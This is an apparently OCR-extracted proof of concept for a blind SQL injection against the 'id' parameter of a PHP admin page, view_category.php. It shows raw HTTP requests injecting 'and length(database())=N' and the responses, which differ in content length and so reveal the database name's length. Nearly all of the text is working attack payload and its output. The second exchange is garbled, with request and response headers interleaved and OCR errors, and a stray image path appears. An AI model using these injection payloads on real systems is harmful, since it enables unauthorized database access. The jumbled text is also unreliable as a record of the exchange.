

GET /psrs/admin/categories/view_category.php?id=1%27%20and%20length(database())%20=7 Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1

Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1


Connection: close



When length (database ()) = 6, Content-Length: 780

/psrs/admin/categories/view_category.php? id=1%27%20and%20length(database())%20=6--+ HTTP/1.1 Host: 192.168.1.19 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0 Accept: text/html,application/xhtml+xml,applicati on/xm1; q=0.9, */*; q=0.8Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3Accept-Encoding: gzip, deflate DNT: 1 Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1 Connection: close

HTTP/1.1 200 OK Date: Fri, 03 Jun 2022 09:33:35 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 X-Powered-By: PHP/8.0.7 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Access-Control-Allow-Origin: * Content-Length: 780 Connection: close Content-Type: text/html; charset=UTF-8 <script>alert("category ID is not
valid."); location.replace("./?page=categorys") </script><style> #uni_modal .modal-footer{ display:none



When length (database ()) = 7, Content-Length: 552HTTP/1.1 200 OK /psrs/admin/categories/view_category.php? Date: Fri, 03 Jun 2022 09:32:45 GMT id=1%27%20and%20length(database())%20=7--Server: Apache/2.4.48 (Win64) + HTTP/1.1 OpenSSL/1.1.1k PHP/8.0.7 Host: 192.168.1.19 X-Powered-By: PHP/8.0.7 User-Agent: Mozilla/5.0 (Windows NT Expires: Thú, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0 must-revalidate Accept: Pragma: no-cache text/html,application/xhtml+xml,applicati Access-Control-Allow-Origin: * on/xm1; q=0.9, */*; q=0.8Content-Length: 552 Accept-Language: Connection: close zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Content-Type: text/html; charset=UTF-8 Accept-Encoding: gzip, deflate DNT: 1 <style> Cookie: #uni_modal .modal-footer{ PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1 display:none Connection: close !important; </style> /div class="container_fluid" Load URL 192.168.1.19/psrs/admin/categories/view_category.php?id=1' and length(database()) =7--+ Split URL E<u>x</u>ecute Post data Referrer **a** 0xHEX %URL >>> BASE64 Insert string to replace Name Main Status Active

Close